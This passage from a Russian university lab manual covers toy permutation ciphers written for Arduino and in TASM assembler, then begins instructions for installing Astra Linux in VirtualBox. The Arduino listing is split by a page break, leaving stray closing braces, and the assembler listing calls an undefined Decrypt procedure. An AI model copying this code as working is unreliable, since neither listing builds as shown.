Arduino – платформа быстрой разработки электронных устройств для новичков и профессионалов. Платформа пользуется огромной популярностью во всем мире благодаря удобству и простоте языка программирования, а также открытой архитектуре и программному коду. Устройство программируется через USB без использования программаторов.

Устройства на базе *Arduino* (рисунок 25.1) могут получать информацию об окружающей среде посредством различных датчиков, а также могут управлять различными исполнительными устройствами.

Микроконтроллер на плате программируется при помощи языка *Arduino* (основан на языке *Wiring*) и среды разработки *Arduino* (основана на среде *Processing*). Язык программирования устройств *Arduino* основан на *C/C++*. Проекты устройств, основанные на *Arduino*, могут работать самостоятельно, либо же взаимодействовать с программным обеспечением на компьютере. Существует несколько версий платформ *Arduino*. Подробное описание существующих плат и их технических характеристик доступно по адресу [2].

Исходные чертежи схем (файлы *CAD*) являются общедоступными и могут применяться по своему усмотрению. Программное обеспечение *Arduino* является свободно распространяемым (скачать можно по ссылке <http://www.arduino.cc/en/Main/Software>).

Синтаксис языка *Arduino*, типы данных, функции и операторы описаны в [3]. Скачать виртуальную среду разработки *Arduino VirtualBreadboard* можно по адресу <http://www.virtualbreadboard.com/>.

Рассмотрим порядок создания проекта *Arduino* в среде *Arduino VirtualBreadboard 4.2.9*:

1. Запускаем *Arduino VirtualBreadboard*, выбираем меню *New project* (Рисунок 25.2).



Рисунок 25.1. Arduino Uno




Рисунок 25.2. Запуск среды *Arduino VirtualBreadboard* 4.2.9

2. Для дальнейшей работы необходимо сохранить проект. Сохраним проект под именем *testEncrypt* (Рисунок 25.3).




Рисунок 25.3. Сохранение

3. На панели инструментов (*Toolbox*), в выпадающем списке найдем *Arduino*, выберем *Arduino Standart*. В выпадающем списке *UserIO* выбе-

рем кнопку (*PushButton*) и индикатор работы (*Led1*) и подключим их к цифровым выводам 2 и 13 соответственно (Рисунок 25.4).




Рисунок 25.4. Установка платы Arduino и дополнительных элементов

4. Добавим *Arduino Source Project* с именем *Source0.SRC* (щелкнув правой кнопкой мыши по имени проекта *testEncrypt*, и выбрав пункт меню *Add Arduino Source Project*). Добавим в проект *Arduino Source File* (щелкнув правой кнопкой мыши по названию имени *Arduino Source Project*, и выбрав пункт меню *Add New Arduino Source File*). Зададим ему имя *testEncrypt*.
5. В свойствах проекта (*Properties*), в поле Application выберем проект *Source0.SRC* (Рисунок 25.5). Сохраним проект.




Рисунок 25.5. Свойства проекта

6. Теперь можно приступить к написанию кода. Рассмотрим в качестве примера инверсную перестановку, схема перестановки изображена на рисунке 25.6.

Исходное сообщение:

1	2	3	4	5	6	7	8	9
---	---	---	---	---	---	---	---	---

Сообщение после шифрования:

9	8	7	6	5	4	3	2	1
---	---	---	---	---	---	---	---	---

Рисунок 25.6. Схема инверсной перестановки

Исходный код:

```
class testEncrypt extends com.muvium.compatibility.arduino.Arduino{  
  
    //задаем номера пинов кнопки и индикатора  
    const int buttonPin = 2;  
    const int ledPin = 13;  
  
    String      inStr = "hello world";  
    int         len   = inStr.length();  
  
    void setup() {  
        Serial.begin(9600);  
        pinMode(ledPin, OUTPUT);  
    }  
  
    //инверсная перестановка  
    char[] enc(String inStr, int len)  
    {  
        char encMessage[] = inStr.toCharArray();  
  
        for (int i = 0; i < len / 2; i++)  
        {  
            char tmp = encMessage[i];  
            encMessage[i] = encMessage[len - i - 1];  
            encMessage[len - i - 1] = tmp;  
        }  
  
        return encMessage;  
    }  
  
    void loop()  
    {  
        //если нажата кнопка, шифруем сообщение  
        if (digitalRead(buttonPin) == HIGH)  
        {  
            //включаем индикатор  
            digitalWrite(ledPin, HIGH);  
  
            //шифруем исходное сообщение  
            char encMessage[] = enc(inStr, len);  
        }  
    }  
}
```

```

        Serial.println();
        Serial.print("Input string:\t");
        Serial.println(inStr);
        Serial.print("Encrypt string:\t");
        for (int i = 0; i < len; i++)
            Serial.print(encMessage[i]);

        delay(1000);
        digitalWrite(buttonPin, LOW);
        digitalWrite(ledPin, LOW);
    }

}

```

Запустим проект, проверим корректность шифрования (Рисунок 25.7).




Рисунок 25.7. Пример шифрования

Задание 1. Рассмотреть готовые примеры, имеющиеся в среде *Arduino VirtualBreadboard* (рисунок 25.8).



Рисунок 25.8. Примеры *Arduino*

Задание 2. Придумайте свой *перестановочный шифр*, реализуйте его на языке Arduino, зашифруйте с помощью вашего шифра произвольное сообщение, после чего дешифруйте его.

Задание 3. Придумайте свой *подстановочный шифр*, реализуйте его на языке Arduino, зашифруйте с помощью вашего шифра произвольное сообщение, после чего дешифруйте его.

Задание 4. Реализуйте его на языке Arduino *xor-шифрование*, зашифруйте произвольное сообщение, после чего дешифруйте его.

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Исходный код на языке *Arduino* и комментарии к нему.
4. Экранные снимки, подтверждающие корректность работы алгоритмов шифрования на микроконтроллерах *Arduino*.
5. Ответы на контрольные вопросы.

Контрольные вопросы:

1. Что такое *Arduino*? На каких микроконтроллерах базируется?
2. Какое назначение у функции *setup()*?
3. Какое назначение у функции *loop()*?
4. Как устанавливает режим работы заданного вход/выхода(*pin*)?
5. Как работает аналоговый вход платформы *Arduimo*?
6. Достоинства аппаратно-программного шифрования.

Литература:

1. URL: <https://arduino.ru/> (дата обращения: 15.11.2014)
2. URL: <http://www.arduino.cc/en/Main/Products> (дата обращения: 15.11.2014)
3. Гололобов В.Н. С чего начинаются роботы? О проекте *Arduino* для школьников (и не только). – Москва, 2011

Лабораторная работа №26

Шифрование данных на языке Ассемблер.

Цель работы: Изучить основы языка *Assembler*, его синтаксис, основные команды и регистры. Освоить пакет *TASM*, компоновщик *Turbo Linker*, научиться пользоваться отладчиком *Turbo Debugger*.

Теоретическая часть [1]:

Ассемблер — это программа, которая переводит текст с языка, понятного человеку, в язык, понятный процессору, то есть говорят, что она переводит язык ассемблера в машинный код. Вместе с ассемблером обязательно должна быть еще одна программа — компоновщик (linker), которая и создает исполняемые файлы из одного или нескольких объектных модулей, полученных после запуска ассемблера. Особенность ассемблера, отличающая его от всех остальных языков программирования, — возможность дизассемблирования. То есть, имея исполняемый файл, с помощью специальной программы (дизассемблера) почти всегда можно получить исходный текст на ассемблере. Например, можно дизассемблировать BIOS вашего компьютера и узнать, как выполняется переключение видеорежимов, или драйвер для DOS, чтобы написать такой же для Windows.

Для изучения команд и структуры программы ассемблера можно воспользоваться уроками по ссылке: <http://www.firststeps.ru> (в разделе TASM).

Задание 1. Придумайте свой *перестановочный шифр*, реализуйте его на языке Ассемблер, зашифруйте с помощью вашего шифра произвольное сообщение, после чего дешифруйте его.

Задание 2. Придумайте свой *подстановочный шифр*, реализуйте его на языке Ассемблер, зашифруйте с помощью вашего шифра произвольное сообщение, после чего дешифруйте его.

Задание 3. Реализуйте его на языке Ассемблер *xor-шифрование*, зашифруйте произвольное сообщение, после чего дешифруйте его.


Порядок выполнения:

1. Установить Far Manager (скачать можно по ссылке <http://www.farmanager.com/download.php>)
2. Запустить Far Manager, перейти в директорию _TASM\BIN.
3. Создать на жестком диске текстовый файл, изменить расширение на .asm. Сохранить в нем исходный код.

В качестве примера рассмотрим шифрование по следующей схеме (Рисунок 26.1).

Рисунок 26.1. Схема шифрования

Исходное сообщение:



Сообщение после шифрования:



Исходный программный код на языке Ассемблер, выполняющий шифрование по данной схеме:

```
MODEL TINY  
STACK 256
```

```

DATASEG
    InStr      DB 13, 10, 'Input string: $'
    EncStr     DB 13, 10, 'Encrypt string: $'
    DecStr     DB 13, 10, 'Decrypt string: $'
    str        DB 50 DUP ('$')

CODESEG
start:
    mov ax, @data
    mov ds, ax
    mov es, ax

    ; Вывод строки Input string:
    mov ah, 09h
    lea dx, InStr
    int 21h

    ; Ввод строки с клавиатуры
    mov ah, 0Ah
    lea dx, str
    int 21h
    ; количество введённых символов
    mov al, str[1]

    ; Если введённая строка меньше, либо равна 2-ум символам,
; ничего не изменяем. Выводим строку и завершаем программу
    cmp al, 2
    jle No_operation

    ; в противном случае шифруем сообщение
    CALL Encrypt

    ; выводим результат на экран
    mov ah, 09h
    lea dx, EncStr
    int 21h
    lea dx, str[2]
    int 21h

    ; расшифровываем сообщение
    CALL Decrypt

    ; выводим результат на экран
    mov ah, 09h
    lea dx, DecStr
    int 21h
    lea dx, str[2]
    int 21h

    ; завершение программы
    mov ah, 04Ch
    int 21h

No_operation:
    ; выводим результат на экран
    mov ah, 09h
    lea dx, EncStr
    int 21h
    lea dx, str[2]
    int 21h

    ; выводим результат на экран

```

```

        lea dx, DecStr
        int 21h
        lea dx, str[2]
        int 21h

; завершение программы
        mov ah, 04Ch
        int 21h

; процедура шифрования/десифрования
Encrypt PROC
    ; обнуляем регистры
    xor ax, ax
    xor bx, bx
    xor cx, cx
    mov al, str[1]      ; количество введённых символов
    mov cl, 3

Enc:
    ; если cl > al выходим из функции
    cmp cl, al
    jg exit_proc

    ; меняем местами два элемента
    mov bx, offset str
    inc bx
    add bx, cx
    mov dl, byte ptr [bx]
    push dx
    sub bx, 2
    mov dl, byte ptr [bx]
    push dx
    add bx, 2
    pop dx
    mov byte ptr [bx], dl
    sub bx, 2
    pop dx
    mov byte ptr [bx], dl
    inc cl
    test cx, 1
    jz Enc
    add cl, 2
    jmp Enc

exit_proc:
    ret
Encrypt ENDP
end start

```

4. Скомпилировать программу, выполнив:

```
tasm имя_файла.asm
```

Если компиляция выполнилась успешно, будет создан файл с расширением *.obj*.

Для запуска отладчика, необходимо выполнить:

```
td имя_файла.exe
```

5. Собрать решение, выполнив:

tlink имя_файла.obj

6. Запуск программы осуществляется по имени *exe*-файла (рисунок 26.2).

The screenshot shows a terminal window titled "TLINK perest.obj - Far 3.0.3800 x86 Administrator". The window displays the following text:

```
Far Manager, version 3.0 (build 3800) x86
Copyright © 1996-2000 Eugene Roshal, Copyright © 2000-2014 Far Group

D:\_TASM\_TASM\BIN>TASM D:\_TASM\perest.asm
Turbo Assembler Version 4.1 Copyright (c) 1988, 1996 Borland International

Assembling file: D:\_TASM\perest.asm to perest.OBJ
*Warning* D:\_TASM\perest.asm(5) Reserved word used as symbol: INSTR
*Warning* D:\_TASM\perest.asm(8) Reserved word used as symbol: STR
Error messages: None
Warning messages: 2
Passes: 1
Remaining memory: 451k

D:\_TASM\_TASM\BIN>TLINK perest.obj
Turbo Link Version 7.1.30.1. Copyright (c) 1987, 1996 Borland International

D:\_TASM\_TASM\BIN>perest.exe

Input string: hi
Encrypt string: hi
Decrypt string: hi
D:\_TASM\_TASM\BIN>perest.exe

Input string: hello world
Encrypt string: llhewoo dlr
Decrypt string: hello world
D:\_TASM\_TASM\BIN>perest.exe

Input string: NightEagle
Encrypt string: ghNiagtEle
Decrypt string: NightEagle
D:\_TASM\_TASM\BIN>perest.exe

Input string: tur
Encrypt string: rut
Decrypt string: tur
D:\_TASM\_TASM\BIN>
```

Рисунок 26.2. Пример запуска программы

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Исходный код на языке Assembler и комментарии к нему.
4. Экранные снимки, подтверждающие корректность работы разработанной программы.

5. Ответы на контрольные вопросы.

Контрольные вопросы:

1. Перечислите регистры общего назначения. Для каких целей они могут использоваться?
2. Перечислите сегментные регистры. Для каких целей они могут использоваться?
3. Что такое прерывание? Какого типа бывают? В чем их отличия?
4. Что такое стек? Как он организован?
5. Как осуществляются условный и безусловный переходы?
6. Что такое флаги? Их назначение?
7. Команды условных переходов и как они связаны с флагами.

Литература:

1. Зубков С.В. Assembler. Язык неограниченных возможностей. - Издательство «ДМК Пресс», 1999
2. Бурдаев О.В., Иванов М. А., Тетерин И. И. Ассемблер в задачах защиты информации. – М.: Кудиц-Образ, 2004.

Лабораторная работа №27

Установка защищенной операционной системы Astra Linux.

Цель работы: Рассмотреть процесс установки защищенной операционной системы *Astra Linux*.

Теоретическая часть [1]:

Astra Linux – инновационная операционная система класса *Linux*, обеспечивающая защиту информации, содержащей сведения, составляющие государственную тайну с грифом не выше «совершенно секретно». Разработаны и включены в состав операционной системы программные

компоненты, расширяющие ее функциональность и повышающие уровень защищенности и удобства ее использования.

Встроенные средства защиты спроектированы и разработаны совместно с Академией ФСБ России (См. Рисунок 27.1).




Рисунок 27.1. Сертификаты защищенной ОС *Astra Linux*

Выпускаемые релизы этой операционной системы носят названия городов-героев России и стран СНГ. Разработан и сертифицирован релиз «Смоленск» операционной системы *Astra Linux Special Edition*, предназначенный для функционирования на средствах вычислительной техники с процессорной архитектурой *x86_64*. Проводятся работы по созданию и сертификации релиза «Мурманск», предназначенного для функционирования на мэйнфреймах *IBM System Z* (*z9, z10*). Также ведутся работы по созданию релиза «Новороссийск», предназначенного для функционирования на мобильных компьютерах с процессорной архитектурой *ARM*. Кроме того, по заказам потребителей разрабатываются и сертифицируются версии релиза «Тула», предназначенного для функционирования в качестве встраиваемой операционной системы на

различном оборудовании, например, коммутационном (шлюзы, коммутаторы, межсетевые экраны и др.), мобильных персональных компьютерах (См. Рисунок 27.2).



Рисунок 27.2. Программные платформы защищенной ОС *Astra Linux*

Рассмотрим порядок установки ОС на примере версии *Astra Linux Common Edition 1.10 релиз "Орёл"* [2]:

1. Скачать и установить *Virtual Box* (скачать можно по адресу <https://www.virtualbox.org/wiki/Downloads>).
2. Запустить *Virtual Box*, выбрать команду «Создать» и следуя инструкциям установщика создать новый виртуальный жесткий диск (См. Рисунок 27.3).




Рисунок 27.3. Пример создания виртуального жесткого диска в *Virtual Box*

3. Скачать образ установочного диска ОС *Astra Linux* (скачать можно по адресу: <http://astra-linux.com/download-ce.html>).
4. Открыть свойства созданного виртуального жесткого диска, перейти во вкладку **носители** и смонтировать скачанный образ ОС *Astra Linux* (См. Рисунок 27.4).




Рисунок 27.4. Пример добавления носителя в *Virtual Box*

5. Запустить виртуальную машину. Откроется окно установки (См. Рисунок 27.5).

